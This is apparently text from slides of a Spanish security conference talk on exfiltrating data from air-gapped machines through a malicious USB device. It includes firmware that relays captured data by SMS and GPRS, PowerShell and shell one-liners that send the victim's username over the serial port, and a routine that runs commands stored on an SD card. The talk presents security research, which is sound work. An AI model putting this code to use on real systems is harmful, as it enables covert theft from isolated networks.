
```
while (Serial.available()) {
    String cmd = Serial.readString();

    if(cmd.startsWith("ExfilWin")) {
        String serial = cmd;
        File f = SPIFFS.open("/exfiltration/ExfilWin.txt", "a");
        delay(5000);
        f.print("AirGap: ");
        f.println(serial);
        f.close();
    }

    else if(cmd.startsWith("ExfilNix")) {
        String serial = cmd;
        File f = SPIFFS.open("/exfiltration/ExfilNix.txt", "a");
        delay(5000);
        f.print("AirGap: ");
        f.println(serial);
        f.close();
    }

    else if(cmd.startsWith("ExfilMac")) {
        String serial = cmd;
        File f = SPIFFS.open("/exfiltration/ExfilMac.txt", "a");
        delay(5000);
        f.print("AirGap: ");
        f.println(serial);
        f.close();
    }
}
```


SMS Workflow



Comunicación Serial (SMS)

```
while (Serial.available()) {  
  airgap = Serial.readString();  
  if(airgap.startsWith("AirGap:")) {  
    SendSMS();  
  }  
}  
  
void SendSMS() {  
  Serial1.println("AT+CMGF=1");  
  Serial1.println("AT+CNMI=1,2,0,0,0");  
  Serial1.println("AT+CMGS=\"+34[REDACTED]\"");  
  delay(100);  
  Serial1.print(airgap);  
  delay(500);  
  Serial1.print(char(26));  
  delay(100);  
  Serial1.println("");  
  delay(100);  
}
```

Hybrid C&C Workflow



Comunicación

```
else if(cmd.startsWith("EnableGPRS")) {  
    Serial1.println("AT+SAPBR=3,1,\"CONTYPE\",\"GPRS\"");  
    delay(5000);  
    Serial1.println("AT+SAPBR=3,1,\"APN\", \"[REDACTED]\"");  
    delay(5000);  
    Serial1.println("AT+SAPBR=3,1,\"USER\", \"\")");  
    delay(5000);  
    Serial1.println("AT+SAPBR=3,1,\"PWD\", \"\")");  
    delay(5000);  
    Serial1.println("AT+SAPBR=1,1");  
    delay(5000);  
    Serial1.println("AT+SAPBR=2,1");  
}  
  
else if(cmd.startsWith("DisableGPRS")) {  
    Serial1.println("AT+CIPSHUT");  
    delay(2000);  
    Serial1.println("AT+SAPBR=0,1");  
    delay(2000);  
    Serial1.println("AT+CGATT=0");  
}
```

Exfiltración Serial Windows

```
$a=[System.IO.Ports.SerialPort]::getportnames();  
$attack=whoami;  
$port=new-Object System.IO.Ports.SerialPort $a,115200,None,8,one;  
$port.open();  
$port.WriteLine("ExfilWin:$attack");  
$port.close();  
exit;
```

Exfiltración Serial Linux y MacOS

```
Sleep .5;
```

```
stty -F /dev/serial/by-id/*Leonardo* 115200;
```

```
echo -e "ExfilNix:"$(whoami)"" > /dev/serial/by-id/*Leonardo*
```

```
Sleep .5;
```

```
stty -F /dev/cu.usbmodemHID* 115200;
```

```
echo -e "ExfilMac:"$(whoami)"" > /dev/cu.usbmodemHID*
```


Advanced Refactor Exfiltration

El atacante tiene control remoto sobre la tarjeta micro SD del dispositivo o un servidor, puede almacenar y eliminar ejecutables y binarios.

La exfiltración refactor avanzada permite ejecutar un ataque silencioso a través de una comunicación serial en entornos Air Gap, tanto para la ejecución como para la exfiltración de datos.

```
else if(cmd.startsWith("ExecSD" )) {  
    cmd.toCharArray(Command, cmd.length() + 1);  
    myFile = SD.open(Command + 7);  
  
    while (myFile.available()) {  
        cmd = myFile.readStringUntil('\n');  
        Serial.println(cmd);  
        ProcessCommand();  
    }  
    myFile.close();  
}
```


Comunicación





Agradecimientos

- Equipo I+D Phoenix Intelligence & Security
- CCN Cert
- Forensic & Security
- Y a...



@ernesto_xload



@yadox



@Santpapen



@RadioHacking



@LucaBongiorno



@C4T_13




@NN2ed_s4ur0n



@EA4FSV



@PCabreraCamara



@mame82

¿Preguntas?



@JoelSernaMoreno



/joelsernamoreno

COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD

#XIIIJORNADASCNCERT

OC.CCN.CNI.ES

WWW.CCN.CNI.ES

WWW.CCN-CERT.CNI.ES

XIII JORNADAS STIC CCN-CERT

ccn-cert
centro criptológico nacional